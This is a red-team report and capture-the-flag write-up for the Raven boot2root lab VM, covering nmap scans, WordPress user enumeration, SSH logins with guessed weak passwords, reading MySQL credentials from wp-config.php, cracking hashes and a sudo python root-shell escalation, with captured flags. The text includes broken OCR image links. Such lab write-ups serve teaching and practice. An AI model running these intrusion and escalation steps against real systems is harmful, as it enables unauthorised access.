Red Team: Summary of Operations

Report by: Amisha Mehta

Table of Contents

- Exposed Services
- Critical Vulnerabilities
- Exploitation

Exposed Services

Nmap scan results for each machine reveal the below services and OS details:

- **$ nmap -v -Pn -O 192.168.1.90/24**

```
Nmap scan report for 192.168.1.105
Host is up (0.00073s latency).
Not shown: 998 closed ports
PORT   STATE SERVICE
22/tcp open  ssh
80/tcp open  http
MAC Address: 00:15:5D:00:04:0F (Microsoft)
No exact OS matches for host (If you know what OS is running on it, see https://nmap.org/submit/ ).
TCP/IP fingerprint:
OS:SCAN(V=7.80%E=4%D=8/26%OT=22%CT=1%CU=38620%PV=Y%DS=1%DC=D%G=Y%M=00155D%T
OS:M=6128463D%P=x86_64-pc-linux-gnu)SEQ(SP=105%GCD=1%ISR=10B%TI=Z%CI=Z%II=I
OS:%TS=A)OPS(O1=M5B4ST11NW7%O2=M5B4ST11NW7%O3=M5B4NNT11NW7%O4=M5B4ST11NW7%O
OS:5=M5B4ST11NW7%O6=M5B4ST11)WIN(W1=FE88%W2=FE88%W3=FE88%W4=FE88%W5=FE88%W6
OS:=FE88)ECN(R=Y%DF=Y%T=40%W=FAF0%O=M5B4NNSNW7%CC=Y%Q=)T1(R=Y%DF=Y%T=40%S=O
OS:%A=S+%F=AS%RD=0%Q=)T2(R=N)T3(R=N)T4(R=Y%DF=Y%T=40%W=0%S=A%A=Z%F=R%O=%RD=
OS:0%Q=)T5(R=Y%DF=Y%T=40%W=0%S=Z%A=S+%F=AR%O=%RD=0%Q=)T6(R=Y%DF=Y%T=40%W=0%
OS:S=A%A=Z%F=R%O=%RD=0%Q=)T7(R=Y%DF=Y%T=40%W=0%S=Z%A=S+%F=AR%O=%RD=0%Q=)U1(
OS:R=Y%DF=N%T=40%IPL=164%UN=0%RIPL=G%RID=G%RIPCK=G%RUCK=G%RUD=G)IE(R=Y%DFI=
OS:N%T=40%CD=S)

Uptime guess: 35.111 days (since Thu Jul 22 16:15:59 2021)
Network Distance: 1 hop
TCP Sequence Prediction: Difficulty=261 (Good luck!)
IP ID Sequence Generation: All zeros
```

```
Nmap scan report for 192.168.1.110
Host is up (0.00073s latency).
Not shown: 995 closed ports
PORT    STATE SERVICE
22/tcp  open  ssh
80/tcp  open  http
111/tcp open  rpcbind
139/tcp open  netbios-ssn
445/tcp open  microsoft-ds
MAC Address: 00:15:5D:00:04:10 (Microsoft)
No exact OS matches for host (If you know what OS is running on it, see https://nmap.org/submit/ ).
TCP/IP fingerprint:
OS:SCAN(V=7.80%E=4%D=8/26%OT=22%CT=1%CU=38605%PV=Y%DS=1%DC=D%G=Y%M=00155D%T
OS:M=6128463D%P=x86_64-pc-linux-gnu)SEQ(SP=FC%GCD=1%ISR=F9%TI=Z%CI=I%II=I%T
OS:S=8)OPS(O1=M5B4ST11NW7%O2=M5B4ST11NW7%O3=M5B4NNT11NW7%O4=M5B4ST11NW7%O5=
OS:M5B4ST11NW7%O6=M5B4ST11)WIN(W1=7120%W2=7120%W3=7120%W4=7120%W5=7120%W6=7
OS:120)ECN(R=Y%DF=Y%T=40%W=7210%O=M5B4NNSNW7%CC=Y%Q=)T1(R=Y%DF=Y%T=40%S=O%A
OS:=S+%F=AS%RD=0%Q=)T2(R=N)T3(R=N)T4(R=Y%DF=Y%T=40%W=0%S=A%A=Z%F=R%O=%RD=0%
OS:Q=)T5(R=Y%DF=Y%T=40%W=0%S=Z%A=S+%F=AR%O=%RD=0%Q=)T6(R=Y%DF=Y%T=40%W=0%S=
OS:A%A=Z%F=R%O=%RD=0%Q=)T7(R=Y%DF=Y%T=40%W=0%S=Z%A=S+%F=AR%O=%RD=0%Q=)U1(R=
OS:Y%DF=N%T=40%IPL=164%UN=0%RIPL=G%RID=G%RIPCK=G%RUCK=G%RUD=G)IE(R=Y%DFI=N%
OS:T=40%CD=S)

Uptime guess: 0.103 days (since Thu Aug 26 16:28:10 2021)
Network Distance: 1 hop
TCP Sequence Prediction: Difficulty=252 (Good luck!)
IP ID Sequence Generation: All zeros
```

This scan identifies the services below as potential points of entry:

- Target 1
    - **Port 22/TCP ssh**
    - **Port 80/TCP Open Http**
    - **Port 111/TCP rpcbind**
    - **Port 139/TCP netbios-ssn**
    - **Port 445/TCP microsoft-ds**

Critical Vulnerabilities


The following vulnerabilities were identified on each target:

- Target 1
    - **Weak User credentials**
    - **Wordpress User Enumeration**
    - **Unsalted User Password Hash**
    - **Misconfiguration of User Privileges**

Exploitation


The Red Team was able to penetrate Target 1 and retrieve the following confidential data:

- Target 1
    - flag1.txt: b9bbcb33ellb80be759c4e844862482
        - **Exploit Used**
            - Used WPScan to enumerate users on the target Wordpress site.
            - *$ wpscan --url http://192.168.1.110*




        - **User Michael was the chosen target**
            - Michael's password was weak
            - Password: michael
        - **Steps to capture Flag 1**
            - SSH into Michael $ssh michael@192.168.1.110
            - Pw: michael
            - cd /var/www/html

- ls -l
- Nano service.html





- Flag2.txt: fc3fd58dcdad9ab23faca6e9a3e581c
  - **SSH into Michael and directory traversal**
    - *SSH michael@192.168.1.110*
    - *$cd /var/www*
    - *$ls -l*
    - *$cat flag2.txt*




- flag3*: afc01ab56b50591e7dccf93122770cd2*
  - **Accessing mysql database**
    - *Located the wp-config.php which contained mysql login credentials and gained access to mysql*
    - *Commands used:*
      - *Mysql -u root -p R@v3nSecurity*


        - *Use wordpress;*
        - *Show tables;*
        - *Select * from wp_posts;*
    - *This exploit also gave flag 4*







- Flag4*: 715dea6c055b9fe3337544932f2941ce*
    - **Unsalted password hash and using Python for privilege escalation**
        - *Use mysql database to retrieve user credentials and use John The Ripper to crack password hash.*
        - *Use python to gain root privileges.*
        - *Commands:*
            - *Ssh steven@192.168.1.110*
            - *Pw: pink84*
            - *sudo python -c 'import pty;pty.spawn("/bin/bash")'*
            - *locate *flag**
            - *cat /root/flag4.txt*



```
# ls
# locate *flag*
/root/flag4.txt
/usr/include/linux/kernel-page-flags.h
/usr/include/linux/tty_flags.h
/usr/include/x86_64-linux-gnu/asm/processor-flags.h
/usr/include/x86_64-linux-gnu/bits/waitflags.h
/usr/lib/python2.7/dist-packages/dns/flags.py
/usr/lib/python2.7/dist-packages/dns/flags.pyc
/usr/lib/x86_64-linux-gnu/perl/5.20.2/bits/waitflags.ph
/usr/lib/x86_64-linux-gnu/samba/libflag-mapping.so.0
/usr/share/doc/apache2-doc/manual/da/rewrite/flags.html
/usr/share/doc/apache2-doc/manual/de/rewrite/flags.html
/usr/share/doc/apache2-doc/manual/en/rewrite/flags.html
/usr/share/doc/apache2-doc/manual/es/rewrite/flags.html
/usr/share/doc/apache2-doc/manual/fr/rewrite/flags.html
/usr/share/doc/apache2-doc/manual/ja/rewrite/flags.html
/usr/share/doc/apache2-doc/manual/ko/rewrite/flags.html
/usr/share/doc/apache2-doc/manual/pt-br/rewrite/flags.html
/usr/share/doc/apache2-doc/manual/tr/rewrite/flags.html
/usr/share/doc/apache2-doc/manual/zh-cn/rewrite/flags.html
/usr/share/man/man3/fegetexceptflag.3.gz
/usr/share/man/man3/fesetexceptflag.3.gz
/var/lib/mysql/debian-5.5.flag
/var/www/flag2.txt
/var/www/html/wordpress/wp-includes/images/icon-pointer-fla
/var/www/html/wordpress/wp-includes/images/icon-pointer-fla
#
```

```
# cat /root/flag4.txt
______
| ___ \
| |_/ /__ ___   _____ _ __
|    // _` \ \ / / _ \ '_ \
| |\ \ (_| |\ V /  __/ | | |
\_| \_\__,_| \_/ \___|_| |_|

flag4{715dea6c055b9fe3337544932f2941ce}

CONGRATULATIONS on successfully rooting Raven!

This is my first Boot2Root VM - I hope you enjoyed it.

Hit me up on Twitter and let me know what you thought:

@mccannwj / wjmccann.github.io
#
```